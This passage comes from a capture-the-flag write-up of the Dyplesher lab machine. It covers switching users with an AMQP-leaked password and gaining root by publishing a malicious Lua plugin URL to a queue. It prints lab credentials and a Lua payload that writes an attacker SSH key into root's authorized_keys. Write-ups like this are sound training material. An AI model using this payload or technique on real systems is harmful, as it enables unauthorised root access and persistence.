{"name":"felamos","email":"felamos@dyplesher.htb","address":"India","password":"tieb0graQueg","subscribed":true}
FIGURE: Wireshark Follow TCP Stream showing the AMQPLAIN LOGIN/PASSWORD handshake and the JSON subscriber records for MinatoTW, yuntao, and felamos
Three fresh, plaintext passwords - one per already-known username - recovered without cracking anything.
Switching User: MinatoTW → felamos
felamos:tieb0graQueg - the password just recovered from the AMQP capture - authenticates locally from the existing MinatoTW shell:

FIGURE: su felamos succeeding from the MinatoTW shell using the AMQP-leaked password
With a shell as felamos, the user flag is immediately accessible:

FIGURE: cat user.txt showing the user flag in felamos's home directory
Stage 6: AMQP Plugin Trust Abuse → Root
Enumerating felamos’s home directory turns up a yuntao subdirectory - a note left behind for another user rather than anything belonging to felamos directly.

FIGURE: cat send.sh, showing the message addressed to yuntao about publishing Cuberite plugin URLs to the plugin_data exchange/queue
The script itself does nothing functionally - it echoes text into a pseudo-tty path (/dev/pts/{}). What matters is the content: it’s an operational note describing a real workflow. yuntao is expected to publish Cuberite plugin download URLs to a message queue named plugin_data, and “our new code” - presumably something running as a privileged reviewer - will fetch and load whatever URL comes through.
That’s a description of exactly the kind of trust boundary AMQP message consumers get wrong: a queue consumer treating message content (here, a URL) as a legitimate, safe-to-execute plugin source with no verification of who published it or what’s actually at that URL.
Cuberite plugins are written in Lua, but a full plugin isn’t necessary here - a much simpler script does the job: one that copies a public key into root’s /root/.ssh/authorized_keys.
GTFOBins’ Lua entry documents exactly this primitive:
File write - It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.
lua -e 'local f=io.open("file_to_write", "wb"); f:write("DATA"); io.close(f);'
Adapted for the actual payload:
f = io.open("/root/.ssh/authorized_keys", "w")
f:write("ssh-rsa AAAAB3NzaC1yc2EAAA(...)WgHU=")
f:close()
This gets saved as script.lua. Getting it executed means publishing its URL to the plugin_data queue using yuntao’s AMQP credentials - the same yuntao:EashAnicOc3Op pair recovered from the earlier loopback capture. pika, the standard Python client for AMQP, handles the connection and publish:

FIGURE: cat script.py showing the pika-based AMQP publish script
An empty exchange with routing_key='plugin_data' publishes directly to the default exchange, which routes by queue name - equivalent to depositing the message straight into the plugin_data queue itself. The body is the URL send.sh described, and it’s http://127.0.0.1:1616/script.lua - loopback, from the target’s own point of view. Whatever consumes this queue runs locally on the Dyplesher box itself, so script.lua has to be served from there too - from the already-compromised MinatoTW shell, not the local Kali machine. The existing MinatoTW shell handles that:

FIGURE: MinatoTW shell creating script.lua and starting python3 -m http.server on port 1616
With the payload served, we need to run the script on our Kali Linux machine - script.py publishes the URL over AMQP, and that’s the “plugin” the review process on the other end will fetch and execute:

FIGURE: ./script.py execution on the attacking machine, "Message sent! Check the webserver"
With the message published, it’s a matter of waiting on the webserver for the incoming request. As expected, the server receives the hit:

FIGURE: python3 http.server log showing 127.0.0.1 GET /script.lua HTTP/1.0" 200
The Cuberite-side consumer fetched script.lua and executed it as root, writing the public key to /root/.ssh/authorized_keys. All that’s left in this final step is logging in over SSH as root.

FIGURE: SSH login as root@dyplesher.htb, id confirming uid=0(root)

FIGURE: ls and cat root.txt in root's home directory, confirming the root flag